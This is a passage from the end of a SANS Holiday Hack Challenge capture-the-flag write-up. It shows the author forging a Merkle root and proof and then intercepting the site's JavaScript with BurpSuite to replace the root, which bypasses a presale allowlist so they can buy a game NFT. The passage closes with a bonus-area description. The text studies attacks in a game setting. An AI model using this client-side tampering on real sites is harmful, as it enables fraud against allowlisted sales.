5. Once you've confirmed everything works and you're sure you have the whole *validated-and-on-the-list* thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.
6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).

Now we can plug these in to professor petabyte's Merkle-tree generator script and obtain the corresponding root and proof values.




```
┌──(root💀kali)-[/home/kali/Merkle_Trees]
└─# docker run -it --rm --name=merkletrees merkletrees
mt_user@27185725d507:~$ ls
merkle_tree.py
mt_user@27185725d507:~$ cp merkle_tree.py merkle_tree2.py
mt_user@27185725d507:~$ nano merkle_tree2.py
mt_user@27185725d507:~$ python merkle_tree2.py
Root: 0x839681cd5379c819d9a6658f7873606d10ff2e83015a66fac386f8fb66f3b8e7
Proof: ['0x0f1859b20c631beeedaae52fee2404ce14f333209d62f94d3034b298fd91a860']
mt_user@27185725d507:~$ █
```

If we try submitting our wallet address and proof values in the presale terminal, the website will calculate the root value and compare it to a known root value to determine whether or not we are really on the presale list. If only there was a way to change the root value!

Looking closely at the site's javascript, we can see that the root value is passed on as a variable in `bsrs.js`:

```
var root = '0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1';
```

We can easily fool the website into reading a different variable by intercepting the webpage with BurpSuite and changing the root value to that generated by Professor Petabyte's script. Just like that – we're on the list 😊



Wallet Address:

0xBeb9297Ce7742Bf54a93d43C554bC227C3673f6b

Proof Values:

9b20c631beeedaae52fee2404ce14f333209d62f94d3034b298fd91a860

☑ Validate Only

You're on the list and good to go! Now... BUY A SPORC!

All that remains is to pre-approve a 100KC payment to the SPORC address we found earlier and repeat the process and we are now the proud owner of BSRS Token #000680.

```
Transaction: 0xa7f9058c68462bbc9c642c7cb2f5986b57776138296769fffa151138613e2543, Block:
108511
```

Cute fellow eh? – well worth a 100KC and some two hours of head scratching, right?

Oh and we’ve also recovered the Burning Ring of Fire – hooray!

The End

And just like that all five rings were recovered and returned to Santa who was able to re-open his castle and invite us in!


Adventurer! Hurry on into my castle. A holiday miracle has occured!

This was my fifth year participating in the SANS Holiday Hack Challenge and the third time I managed to complete the whole thing. It's always been a really enjoyable event that keeps me coming year after year and I'm always immensely impressed by the level of hard work and creativity that goes into organising it every year.


Heartfelt thanks to the fantastic team at SANS – rest assured that you'll be seeing me again next year!

Bonus Objective – Santa Magic


Kinda stumbled into this area by mistake…walk around to the back of Santa's castle and you're in a trippy hall with a flying magic turtle – similar to last year's hidden floor 😊



There's a terminal you can use here to talk to Santa and after a telling off and a very lengthy list of instructions he will give you the key to your KringleCoin wallet.



Take a tooth from the Bumble and carry it deep into the Misty Mountains, and trade it with Gwaihir, Windlord of the Great Eagles, for one of his feathers.



...that your key is

0x[illegible]

Write it down, NOW, mmmmmkay?